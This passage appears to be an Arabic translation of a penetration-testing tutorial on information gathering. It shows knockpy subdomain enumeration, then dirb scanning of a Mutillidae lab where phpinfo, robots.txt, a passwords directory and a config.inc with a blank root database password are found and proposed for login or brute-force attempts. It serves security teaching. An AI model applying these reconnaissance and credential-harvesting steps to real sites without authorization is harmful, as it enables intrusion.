Facebook اعتاد البحث عن عدد من المحاولات أو المحاولات الفاشلة، ولم يطبقوا ميزة الأمان هذه في إصدار بيتا لأنهم لم يظنوا أن أحداً سوف يذهب إلى هناك. تواجه النسخة التجريبية عادة مشكلة أكبر من موقع الويب العادي، لذلك من المفيد جدًا محاولة اختراقها. في هذا القسم، سنرى كيف يمكننا العثور على أي نطاق فرعي لم يتم الإعلان عنه، أو حتى يتم الإعلان عنها، حتى نتمكن من الحصول على نطاق فرعي من هدفنا.

سوف نستخدم أداة تسمى knock. هذه الأداة بسيطة للغاية ولا نحتاج إلى تثبيتها. علينا فقط تنزيله باستخدام أمر git. للقيام بذلك، نضع أمر git ثم نضع عنوان URL للأداة كما هو موضح أدناه:

```
root@kali :~# git clone
https://github.com/guelfoweb/knock.git
```

بمجرد تنزيله، سنستخدم الأمر cd للتنقل فيه. بعد التنقل، سنرى أن لدينا ملف py.، كما هو موضح أدناه:

```
root@kali:~# cd knock/knockpy/
root@kali:~/ knock/knockpy# ls
```

الآن، سنقوم بتشغيل هذا الملف باستخدام الأمر python knockpy.py، ومن ثم سندخل موقع الويب الذي نريد الحصول عليه من النطاق الفرعي، وهو isecur1ty.org. الأمر كالتالي:

```
root@kali:~/ knock/knockpy# python knockpy.py
isecur1ty.org
```

سيؤدي ذلك إلى إجراء بحث عن نطاقات فرعية تستند إلى Google عن isecur1ty، وسيُظهر لنا أي نطاق فرعي قد يكون لـ isecur1ty أنه يمكننا تجربته واختبار أمانه ومعرفة ما تم تثبيته عليه. ربما سنكون قادرين على الوصول إلى الموقع من خلال هذا النطاق الفرعي. بمجرد اكتمال الفحص، كما نرى في لقطة الشاشة التالية، تمكنا من العثور على سبعة نطاقات فرعية لم يتم الإعلان عنها:

```
Getting subdomain for isecur1ty.org

Ip Address          Domain Name
----------          -----------
5.79.97.48          ftp.isecur1ty.org
5.79.97.48          isecur1ty.org
127.0.0.1           localhost.isecur1ty.org
5.79.97.48          mail.isecur1ty.org
5.79.97.48          isecur1ty.org
5.79.97.48          news.isecur1ty.org
95.211.108.166      server.isecur1ty.org
5.79.97.48          www.isecur1ty.org
5.79.97.48          isecur1ty.org

Found 7 subdomain(s) in 3 host(s).
6/7 subdomain(s) are in wordlist.

Output saved in CSV format: isecur1ty_org_1465147962.69.csv
root@kali:~/knock/knockpy#
```

الآن، واحد منهم هو ftp.isecur1ty.org. ناقشنا بالفعل حول isecur1ty.org، و localhost.isecur1ty.org هو مجرد مجال فرعي محلي. يمكننا أن نرى أن mail.isecur1ty.org له نطاق فرعي خاص به، ويمكننا أن نرى مجالًا ممتعًا للغاية، news.isecur1ty.org. إنه بالفعل يحتوي على نسخة تجريبية من البرنامج النصي الذي تم العمل عليه. وبالتالي، إذا كان شخص ما يحاول اختراق موقع الويب الخاص بنا، فسوف يرى في الواقع أن هناك نصًا قيد التطوير، وهناك احتمال كبير أن يتمكنوا من العثور على ثغرة أمنية فيه والوصول إلى موقع الويب بالكامل.

هذا يوضح لنا مرة أخرى مدى أهمية جمع المعلومات، والتي يمكن استخدامها للوصول إلى المواقع. إذا لم نفعل ذلك، فسنفقد الكثير من الأشياء. على سبيل المثال، قد نفتقد نصًا برمجيًا كاملًا به عدد كبير من الثغرات، أو قد نفقد صفحة تسجيل دخول المشرف أو صفحة تسجيل دخول الموظف.

في لقطة الشاشة التالية، يمكننا رؤية النتيجة التي تمكنت بها أداة dirb من العثور على عدد من الملفات. بعض الملفات التي نعرفها بالفعل:

```
GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4/mutillidae/ ----
==> DIRECTORY: http://10.0.2.4/mutillidae/classes/
+ http://10.0.2.4/mutillidae/credits (CODE:200|SIZE:509)
==> DIRECTORY: http://10.0.2.4/mutillidae/documentation/
+ http://10.0.2.4/mutillidae/favicon.ico (CODE:200|SIZE:1150)
+ http://10.0.2.4/mutillidae/footer (CODE:200|SIZE:450)
+ http://10.0.2.4/mutillidae/header (CODE:200|SIZE:19879)
+ http://10.0.2.4/mutillidae/home (CODE:200|SIZE:2930)
==> DIRECTORY: http://10.0.2.4/mutillidae/images/
+ http://10.0.2.4/mutillidae/inc (CODE:200|SIZE:386260)
==> DIRECTORY: http://10.0.2.4/mutillidae/includes/
+ http://10.0.2.4/mutillidae/index (CODE:200|SIZE:24237)
+ http://10.0.2.4/mutillidae/index.php (CODE:200|SIZE:24237)
+ http://10.0.2.4/mutillidae/installation (CODE:200|SIZE:8138)
==> DIRECTORY: http://10.0.2.4/mutillidae/javascript/
+ http://10.0.2.4/mutillidae/login (CODE:200|SIZE:4102)
+ http://10.0.2.4/mutillidae/notes (CODE:200|SIZE:1721)
+ http://10.0.2.4/mutillidae/page-not-found (CODE:200|SIZE:705)
==> DIRECTORY: http://10.0.2.4/mutillidae/passwords/
+ http://10.0.2.4/mutillidae/phpinfo (CODE:200|SIZE:48816)
+ http://10.0.2.4/mutillidae/phpinfo.php (CODE:200|SIZE:48828)
+ http://10.0.2.4/mutillidae/phpMyAdmin (CODE:200|SIZE:174)
+ http://10.0.2.4/mutillidae/register (CODE:200|SIZE:1823)
+ http://10.0.2.4/mutillidae/robots (CODE:200|SIZE:160)
+ http://10.0.2.4/mutillidae/robots.txt (CODE:200|SIZE:160)
==> DIRECTORY: http://10.0.2.4/mutillidae/styles/
```

في لقطة الشاشة التالية، يمكننا أن نرى أن favicon.ico هو مجرد رمز. index.php هو الفهرس الذي نراه عادة. تعد تذييل الصفحة والرأس ملفات نمط فقط. يمكننا أن نرى أننا اكتشفنا صفحة تسجيل الدخول.

الآن، يمكننا العثور على اسم المستخدم وكلمة المرور للهدف من خلال استغلال ثغرة أمنية معقدة بالفعل. بعد ذلك، لن نتمكن من تسجيل الدخول لأننا لم نتمكن من العثور على مكان تسجيل الدخول. في مثل هذه الحالات، قد تكون أدوات مثل dirb مفيدة. يمكننا أن نرى أن ملف phpinfo.php مفيد جدًا في

العادة لأنه يعرض الكثير من المعلومات حول مترجم PHP الذي يعمل على خادم الويب، وكما نرى في لقطة الشاشة التالية، يحتوي الملف على الكثير من المعلومات:

| System | Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 |
|---|---|
| Build Date | Jan 6 2010 21:50:12 |
| Server API | CGI/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc/php5/cgi |
| Loaded Configuration File | /etc/php5/cgi/php.ini |
| Scan this dir for additional .ini files | /etc/php5/cgi/conf.d |
| additional .ini files parsed | /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini |
| PHP API | 20041225 |
| PHP Extension | 20060613 |
| Zend Extension | 220060519 |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Memory Manager | enabled |
| IPv6 Support | enabled |
| Registered PHP Streams | zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps |
| Registered Stream Socket Transports | tcp, udp, unix, udg, ssl, sslv3, sslv2, tls |
| Registered Stream Filters | string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.* |

المعلومات السابقة مفيدة. باستخدام هذه المعلومات، يمكننا التعرف على بعض الأدلة. من لقطة الشاشة السابقة، يمكننا أن نرى أنه يعمل علىphp5 .

cg1. ملف تخزين التكوين. عادةً ما تكون ملفات ini. هي ملف التكوين لـ PHP، حتى نتمكن من رؤية جميع الأماكن التي تم تخزينها فيها.

عندما نمرر إلى أسفل، سنرى الأذونات المثبتة. سنرى أيضًا أنه يحتوي على MySQL، لذلك يستخدم MySQL:

## mysql

| MySQL Support | enabled |
|---|---|
| Active Persistent Links | 0 |
| Active Links | 0 |
| Client API version | 5.0.51a |
| MYSQL_MODULE_TYPE | external |
| MYSQL_SOCKET | /var/run/mysqld/mysqld.sock |
| MYSQL_INCLUDE | -I/usr/include/mysql |
| MYSQL_LIBS | -L/usr/lib -lmysqlclient |

| Directive | Local Value | Master Value |
|---|---|---|
| mysql.allow_persistent | On | On |
| mysql.connect_timeout | 60 | 60 |
| mysql.default_host | *no value* | *no value* |
| mysql.default_password | *no value* | *no value* |
| mysql.default_port | *no value* | *no value* |
| mysql.default_socket | *no value* | *no value* |
| mysql.default_user | *no value* | *no value* |
| mysql.max_links | Unlimited | Unlimited |
| mysql.max_persistent | Unlimited | Unlimited |
| mysql.trace_mode | Off | Off |

في لقطة الشاشة السابقة، يمكننا أن نرى الدلائل حيث يتم تخزين أنواع مختلفة من التكوينات. يمكننا أيضًا مشاهدة الوحدات النمطية والإضافات المستخدمة مع PHP، وبالتالي فإن ملف phpinfo.php مفيد جدًا. في لقطة الشاشة التالية، يمكننا أن نرى أننا تمكنا من العثور على مكان تسجيل دخول phpMyAdmin، وهذا هو الأساس الذي يتم استخدامه لتسجيل الدخول إلى قاعدة البيانات:

```
+ http://10.0.2.4/mutillidae/phpMyAdmin (CODE:200|SIZE:174)
+ http://10.0.2.4/mutillidae/register (CODE:200|SIZE:1823)
+ http://10.0.2.4/mutillidae/robots (CODE:200|SIZE:160)
+ http://10.0.2.4/mutillidae/robots.txt (CODE:200|SIZE:160)
```


ملف robots.txt هو ملف آخر مفيد للغاية، والذي يخبر محرك البحث مثل Google، وكيفية التعامل مع موقع الويب. وبالتالي، فإنه يحتوي عادةً على ملفات لا نريد أن يراها أو يقرأها Google. الآن، إذا استطعنا قراءة ملف robots.txt، فسنكون قادرين على رؤية ما يحاول مسؤول الويب إخفاءه. في لقطة

الشاشة التالية، يمكننا أن نرى أن مشرف الويب لا يريد من Google رؤية دليل يسمى كلمات المرور، ولا يريد منا أن نرى ملفًا يسمى config.inc. لا يريد أن يرى هذه الملفات الأخرى:




```
User-agent: *
Disallow: ./passwords/
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/
```

الآن، دعونا نرى ملفات ./passwords و ./config.inc في لقطة الشاشة التالية:




# Index of /mutillidae/passwords




| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| accounts.txt | 11-Apr-2011 20:14 | 176 | |

*Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.0.2.4 Port 80*

في لقطة الشاشة السابقة، يمكننا أن نرى أن هناك ملف accounts.txt، بالنقر على الملف، يمكننا أن نرى أن لدينا بعض أسماء المستخدمين وكلمات المرور. لذلك، يمكننا أن نرى أن هناك مستخدم مسؤول،

مع كلمة مرور المسؤول، ويمكننا أن نرى أن لدينا كلمة مرور للمستخدم adrian، وهي كلمة مرور. في لقطة الشاشة التالية، يمكننا أن نرى أننا تمكنا من العثور على أسماء المستخدمين وكلمات المرور:




الآن، ما زلنا غير متأكدين من أسماء المستخدمين وكلمات المرور السابقة من أجل، لكننا متأكدون من أننا تمكنا من العثور على معلومات مفيدة للغاية. ملف Config.inc هو ملف آخر مفيد. في لقطة الشاشة التالية يمكننا أن نرى أن لدينا معلومات تسمح لنا بالاتصال بقاعدة البيانات، لأنها تحتوي على معلمات dbhost $ و dbuser $ و dbpass $ و dbname $:

http://10.0.2...ae/robots.txt | http://10.0.2.../accounts.txt | http://10.0.2...ae/config.inc

10.0.2.4/mutillidae/config.inc


Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB

```
<?php
	/* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */

	$dbhost = 'localhost';
	$dbuser = 'root';
	$dbpass = '';
	$dbname = 'metasploit';
?>
```

في لقطة الشاشة السابقة، يمكننا أن نرى أن اسم المستخدم هو الجذر وكلمة المرور فارغة، لذلك يمكننا المضي قدمًا ومحاولة الاتصال بقاعدة البيانات بناءً على أوامر من لقطة الشاشة السابقة، ومن ثم يجب أن نتمكن من الوصول إلى قاعدة البيانات.

أيضًا، ما زلنا غير متأكدين من حيث يمكننا استخدامها، ولكن يمكننا إضافتها إلى قائمة لمحاولة تسجيل الدخول إلى المشرف، أو تخزينها فقط في قائمة حتى نتمكن من استخدامها في حالة قيامنا باستخدام هجوم القوة الغاشمة (brute-force).



## جدول المحتويات

Table of contents